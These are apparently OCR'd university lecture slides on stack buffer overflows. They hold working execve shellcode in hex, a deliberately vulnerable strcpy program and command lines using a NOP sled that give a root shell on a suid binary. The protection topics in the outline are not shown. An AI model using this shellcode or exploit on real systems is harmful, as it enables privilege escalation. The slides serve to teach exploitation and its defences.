Stack Based Buffer Overflows and Protection Mechanisms.


Software Security
January 2008

Igor Yuklyanyuk

Outline


- Buffer Overflow Introduction
- What is a buffer overflow?
- What is a ShellCode?
- Exploitation
- ASLR – Address Space Layout Randomization
- Non-Executable Stack
- Canaries

What Is a Buffer Overflow ???



What is a Buffer Overflow

- A class of vulnerability caused by a bug in application
- Most bugs in the 90's and early 00's were buffer overflows
- May be exploited by attacker to gain control of the system




What is a Buffer Overflow

- Buffer Overflow is a program condition where data is written past allocated buffer (e.g. a string buffer)
- Data copied past allocated buffer affects other bits of the program
- Buffer Overflow may occur on stack or heap portion of memory
- We are only concern with stack overflows
- Not All Overflows are exploitable

What is a Buffer Overflow


- Stack is a LIFO Data Structure
- New stack frame is Created every function Call (runtime)
- Execution is continued at Return Address after function completion
- On x86 Stack grows upwards while Memory Addressing grows Downwards



What is a Buffer Overflow

```c
/*
Royal Holloway
Software Security - January 2008
demo1.c
*/

#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int nameParser(char *argv[]){
        char name[10];
        char surname[10];

        strcpy(name, argv[1]);
        strcpy(surname, argv[2]);

        printf("Your name is: %s\n", name);
        printf("Your surname is: %s\n", surname);

        return 0;

}

int main(int argc, char *argv[]){

        if(argc != 3){
                printf("%s %s %s\n","Usage: ", argv[0], "<name> <surname>");
                exit (-1);

        }
        nameParser(argv);
        return 0;
}
```


./demo1 AAAAAAAA BBBBBBBBB



What is a Buffer Overflow

```
wargame:/demo# ./demo1 AAAAAAAAA BBBBBBBBBBBBBBB
Your name is: BBBBB
Your surname is: BBBBBBBBBBBBBBB
```


./demo1 AAAAAAAAA BBBBBBBBBBBBBBB



What is a Buffer Overflow

```
wargame:/demo# ./demo1 `perl -e 'print "B"." "."A"x20 ."A"x8'`
Your name is: AAAAAAAAAAAAAAAAAA
Your surname is: AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
```

```
wargame:/demo# gdb -c core
GNU gdb 6.4.90-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
(no debugging symbols found)
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Core was generated by `./demo1 B AAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
```



What is a ShellCode

- Instead of breaking the program attacker wants to take control
- ShellCode is the code that is executed upon successful attack
- Performs specific tasks, such as shell execution (hence ShellCode), connect to attacker controlled host, log deletion etc.
- Restricted in size
- Usually must not contain null byte
- Written in Assembly
- Architecture specific

What is a ShellCode

- Simple ShellCode executes shell

```
/*
Software Security - January 2008
Royal Holloway
Ref: Aleph1, Phrack49
shell.c
*/

#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>

int main() {
        char *name[2];
        name[0] = "/bin/sh";
        name[1] = NULL;
        execve(name[0], name, NULL);
}
```

What is a ShellCode

```
; Software Security - January 2008
; Royal Holloway
; shell1.asm
; execve(const char *filename, char *const argv [], char *const envp[])

mov eax, 0x0
mov ebx, 0x0
mov ecx, 0x0
mov edx, 0x0
push eax            ; push 4 zeroes
push 0x68732f2f     ; push "//sh" on stack
push 0x6e69622f     ; push "/bin" to the stack
mov ebx, esp        ; put the address of "/bin//sh" to ebx
push eax            ; push 4 nulls on stack
push ebx            ; push //bin/sh on stack
mov ecx, esp        ; create ecx
mov eax, 11         ; put execve syscall into eax
int 0x80            ; call the kernel to make the syscall happen
```

```
wargame:/demo# nasm -f elf shell1.asm
wargame:/demo# ld shell1.o
ld: warning: cannot find entry symbol _start; defaulting to 0000000008(
wargame:/demo# ./a.out
sh-3.1#
```

What is a ShellCode

- There are null bytes in this ShellCode
- Null Byte is a terminating character in C-string
- Use simple logic; XOR anything by itself results in false

```
wargame:/demo# objdump -M intel -d shell1.

shell1.o:     file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
   0:   b8 00 00 00 00          mov    eax,0x0
   5:   bb 00 00 00 00          mov    ebx,0x0
   a:   b9 00 00 00 00          mov    ecx,0x0
   f:   ba 00 00 00 00          mov    edx,0x0
  14: 50                        push   eax
  15: 68 2f 2f 73 68            push   0x68732f2f
  1a: 68 2f 62 69 6e            push   0x6e69622f
  1f:  89 e3                    mov    ebx,esp
  21: 50                        push   eax
  22: 53                        push   ebx
  23: 89 e1                     mov    ecx,esp
  25: b8 0b 00 00 00            mov    eax,0xb
  2a: cd 80                     int    0x80
```

What is a ShellCode

```
; Software Security - January 2008
; Royal Holloway
; shellcode.asm
; execve(const char *filename, char *const argv [], char *const envp[])

xor eax, eax
xor ebx, ebx
xor ecx, ecx
xor edx, edx

push eax            ; push 4 zeroes
push 0x68732f2f     ; push "//sh" on stack
push 0x6e69622f     ; push "/bin" to the stack
mov ebx, esp        ; put the address of "/bin//sh" to ebx
push eax            ; push 4 nulls on stack
push ebx            ; push //bin/sh on stack
mov ecx, esp        ; create ecx
mov al, 11          ; put execve syscall into eax
int 0x80            ; call the kernel to make the syscall happen
```


What is a ShellCode

```
wargame:/demo# objdump -M intel -d shellcode.o

shellcode.o:     file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
   0:   31 c0                   xor    eax,eax
   2:   31 db                   xor    ebx,ebx
   4:   31 c9                   xor    ecx,ecx
   6:   31 d2                   xor    edx,edx
   8:   50                      push   eax
   9:   68 2f 2f 73 68          push   0x68732f2f
   e:   68 2f 62 69 6e          push   0x6e69622f
  13:   89 e3                   mov    ebx,esp
  15:   50                      push   eax
  16:   53                      push   ebx
  17:   89 e1                   mov    ecx,esp
  19:   b0 0b                   mov    al,0xb
  1b:   cd 80                   int    0x80
```

What is a ShellCode


```
/*
 * Software Security - January 2008
 * Royal Holloway
 * shellcode.c
 *
*/

char main[] =
        "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x50\x68"
        "\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89"
        "\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";
```

```
perl -e 'print "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"' > shellcode.bin
```



What is a ShellCode

- IDS/IPS may filter ShellCode
- Alpha Numeric ShellCodes
- ShellCode encoders
- MosDef (Immunity)
- Core Impact



Exploitation

- Attacker may exploit a vulnerable program to escalate privileges
- Linux – Multiuser Operating System
- Suid bit

Exploitation

```
/*
Royal Holloway
Software Security - January 2008
demo2.c
*/

#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int func(char *input){
        char c[128];
        strcpy(c, input);
        return 0;

}

int main(int argc, char *argv[]){

        if(argc != 2){
                printf("%s %s %s\n","Usage: ", argv[0], "<string>");
                exit (-1);

        }
        func(argv[1]);
        return 0;
}
```

Exploitation

```
wargame:/demo# ./demo2 `perl -e 'print "A"x136'`
Segmentation fault (core dumped)
wargame:/demo# gdb -c core
GNU gdb 6.4.90-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, an
welcome to change it and/or distribute copies of it under certain cond
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for c
This GDB was configured as "i486-linux-gnu".
(no debugging symbols found)
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Core was generated by `./demo2 AAAAAAAAAAAAAAAAAAAAAAAAA
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
(gdb) :q
Undefined command: "".  Try "help".
```

Exploitaiton

- We are now going to construct a buffer with our ShellCode, so it can be referenced by a program
- We will then find location of our ShellCode
- Redirect EIP

Exploitation


We will assign:

8 bytes for Identifyer
29 bytes for shellcode
95 bytes for for garbage
4 bytes for redirecting eip to address of our choice

```
wargame:/demo# gdb ./demo2
GNU gdb 6.4.90-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".

(gdb) disas func
Dump of assembler code for function func:
0x080483c4 <func+0>:    push   %ebp
0x080483c5 <func+1>:    mov    %esp,%ebp
0x080483c7 <func+3>:    sub    $0x88,%esp
0x080483cd <func+9>:    mov    0x8(%ebp),%eax
0x080483d0 <func+12>:   mov    %eax,0x4(%esp)
0x080483d4 <func+16>:   lea    0xffffff80(%ebp),%eax
0x080483d7 <func+19>:   mov    %eax,(%esp)
0x080483da <func+22>:   call   0x8048308 <strcpy@plt>
0x080483df <func+27>:   mov    $0x0,%eax
0x080483e4 <func+32>:   leave
0x080483e5 <func+33>:   ret
End of assembler dump.
```


Exploitation


```
(gdb) b *0x080483df
Breakpoint 1 at 0x80483df
(gdb) r `perl -e 'print "B"x8';cat shellcode.bin;perl -e 'print "A"x95 ."CCCC"'`
Starting program: /demo/demo2 `perl -e 'print "B"x8';cat shellcode.bin;perl -e 'print "A"x95 ."CCCC"'`
Failed to read a valid object file image from memory.

Breakpoint 1, 0x080483df in func ()

(gdb) x/20x $esp
0xbffff900:    0xbffff908    0xbffffb47    0x42424242    0x42424242
0xbffff910:    0xdb31c031    0xd231c931    0x2f2f6850    0x2f686873
0xbffff920:    0x896e6962    0x895350e3    0xcd0bb0e1    0x41414180
0xbffff930:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff940:    0x41414141    0x41414141    0x41414141    0x41414141


wargame:/demo# ./demo2 `perl -e 'print "B"x8';cat shellcode.bin;perl -e 'print "A"x95 ."\x10\xf9\xff\xbf"'`
sh-3.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=20(dialout),24(cdrom),25(floppy),29(audio),44(
```



Exploitation


- Problems Matching Memory Address
  - Time Consuming
  - Very Unreliable
  - ShellCode may change location depending on platform, current environment or even bad weather condition
  - Looking for exact memory location is boring





Exploitation

- NOP (No Operation) Sled
  - NOP is a special instruction that is not doing anything
  - Used by compilers etc
  - We can use NOP Sled in order to increase the memory range we need to hit
  - We will be using the most common No Operation instruction - 0x90



Exploitation

We will do the following:

100 Bytes Nops
29 Bytes Shell Code
3 Bytes Garbage
4 Bytes Memory Address

```
user@wargame:/demo$ gdb ./demo2
GNU gdb 6.4.90-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".

(gdb) r `perl -e 'print "\x90"x100';cat shellcode.bin;perl -e 'print "A"x3 ."CCCC"'`
Starting program: /demo/demo2 `perl -e 'print "\x90"x100';cat shellcode.bin;perl -e 'print "A"x3 ."CCCC"'`

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```

Exploitation

```
(gdb) x/150x $esp
0xbffff9b0:    0xbffffb00    0xbffffa54    0xbffff9d8    0x080484c9
0xbffff9c0:    0xbffff9e0    0xbffff9e0    0xbffffa28    0xb7ec7ea8
0xbffff9d0:    0x00000000    0xb8000cc0    0xbffffa28    0xb7ec7ea8
0xbffff9e0:    0x00000002    0xbffffa54    0xbffffa60    0x00000000
0xbffff9f0:    0xb7fdfff4    0x00000000    0xb8000cc0    0xbffffa28
0xbffffa00:    0xbffff9e0    0xb7ec7e6d    0x00000000    0x00000000
0xbffffa10:    0x00000000    0xb7ff6090    0xb7ec7ded    0xb8000ff4
0xbffffa20:    0x00000002    0x08048320    0x00000000    0x08048341
0xbffffa30:    0x080483e6    0x00000002    0xbffffa54    0x080484b0
0xbffffa40:    0x08048460    0xb7ff6c40    0xbffffa4c    0xb80014e4
0xbffffa50:    0x00000002    0xbffffb58    0xbffffb64    0x00000000
0xbffffa60:    0xbffffbed    0xbffffbfd    0xbffffc08    0xbffffc28
0xbffffa70:    0xbffffc3b    0xbffffc45    0xbffffec0    0xbffffecc
0xbffffa80:    0xbffffef9    0xbfffff0d    0xbfffff1c    0xbfffff26
0xbffffa90:    0xbfffff37    0xbfffff40    0xbfffff57    0xbfffff67
0xbffffaa0:    0xbfffff6f    0xbfffff7c    0xbfffffae    0xbfffffce
0xbffffab0:    0x00000000    0x00000020    0xb7fea400    0x00000021
0xbffffac0:    0xffffe000    0x00000010    0x0febfbff    0x00000006
0xbffffad0:    0x00001000    0x00000011    0x00000064    0x00000003
0xbffffae0:    0x08048034    0x00000004    0x00000020    0x00000005
0xbffffaf0:    0x00000007    0x00000007    0xb7feb000    0x00000008
0xbffffb00:    0x00000000    0x00000009    0x08048320    0x0000000b
0xbffffb10:    0x000003e8    0x0000000c    0x000003e8    0x0000000d
0xbffffb20:    0x000003e8    0x0000000e    0x000003e8    0x00000017
0xbffffb30:    0x00000000    0x0000000f    0xbffffb4b    0x00000000
0xbffffb40:    0x00000000    0x00000000    0x69000000    0x00363836
0xbffffb50:    0x00000000    0x00000000    0x6d65642f    0x65642f6f
0xbffffb60:    0x00326f6d    0x90909090    0x90909090    0x90909090
0xbffffb70:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffffb80:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffffb90:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffffba0:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffffbb0:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffffbc0:    0x90909090    0x90909090    0xdb31c031    0xd231c931
```

Exploitation


```
user@wargame:/demo$ ./demo2 `perl -e 'print "\x90"x100';cat shellcode.bin;perl -e 'print "A"x3 ."\x70\xfb\xff\xbf"'`
sh-3.1# exit
exit
